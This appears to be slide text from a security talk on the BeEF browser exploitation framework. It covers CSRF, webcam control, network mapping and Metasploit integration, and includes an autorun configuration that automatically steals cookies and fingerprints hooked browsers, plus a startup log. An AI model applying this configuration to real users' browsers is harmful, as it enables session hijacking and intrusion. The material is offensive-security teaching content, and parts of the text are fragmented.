


Attacking Users






Attacking Users






Webcam Control





Request Forgery




- · Can be used to make internal or external requests from the victim's PC
- Depending on severity, could allow an attacker to automatically transfer funds or reset a users passwords, etc...




m0n0wall Reverse Root She
 pfSense Reverse Root Shel
 Axous <= 1.1.1 Add User C:
 Opencart Reset Password (
 boastMachine <= 3.1 Add U


CSRF Attacks






Tunneling Proxy







EEF Internal Network Mapping




metasploit® Integration

- Execute Metasploit exploits directly through BeeF's web UI...
- Get Metasploit DB user/pass: msfconsole -x 'load msgrpc;'
- Update Config with MSF DB user/pass: /usr/share/beef-xss/extensions/metasploit/config.yml
- Enable the Metasploit module in BeeF config: /usr/share/beef-xss/config.yml




Exploits...





Exploiting Browsers Using Java






By editing autorun.rb, we can automatically load specific modules and set options whenever a new BeEF hook connects

```
$stdout.sync = true
    # RESTful API root endpoints
    ATTACK DOMAIN = "127.0.0.1"
26
    RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
    RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
    RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
    RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"
30
31
32
    BEEF USER = "beef"
33
    BEEF_PASSWD = "beef"
34
    @autorun_mods = [
35
36
            { 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},
      { 'Browser_fingerprinting' => {}},
      { 'Get_cookie' => {}},
      { 'Get system info' => {}}
40
41
    @ses_cache = {}
```


root@blackhat: /usr/share/beef-xss

```
File Edit View Search Terminal Help
root@blackhat:/usr/share/beef-xss# ./beef
[16:47:42][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[16:47:42][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
                  Twit: @beefproject
[16:47:42]
                  Site: http://beefproject.com
[16:47:42]
                  Blog: http://blog.beefproject.com
[16:47:42]
                  Wiki: https://github.com/beefproject/beef/wiki
[16:47:42]
[16:47:42][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:47:42][*] BeEF is loading. Wait a few seconds...
[16:47:45][*] 12 extensions enabled.
[16:47:45][*] 254 modules enabled.
[16:47:45][*] 2 network interfaces were detected.
[16:47:45][+] running on network interface: 127.0.0.1
[16:47:45]
                  Hook URL: http://127.0.0.1:3000/hook.js
[16:47:45]
                  UI URL:
                            http://127.0.0.1:3000/ui/panel
[16:47:45][+] running on network interface: 10.10.200.216
                  Hook URL: http://10.10.200.216:3000/hook.js
[16:47:45]
                            http://10.10.200.216:3000/ui/panel
[16:47:45]
                  UI URL:
[16:47:45][*] RESTful API key: f3b6e4b8a43724c92ae1a1d735e1e059d5aa5c29
[16:47:45][*] HTTP Proxy: http://127.0.0.1:6789
[16:47:45][*] BeEF server started (press control+c to stop)
[16:47:52][*] New Hooked Browser [id:9, ip:127.0.0.1, browser:FF-18, os:Linux-], hooked domain [10.10
[16:47:52][*] [ARE] Checking if any defined rules should be triggered on target.
                  Found [0/0] ARE rules matching the hooked browser type/version.
[16:47:52]
```

Demo



Recommended Reading



Questions?

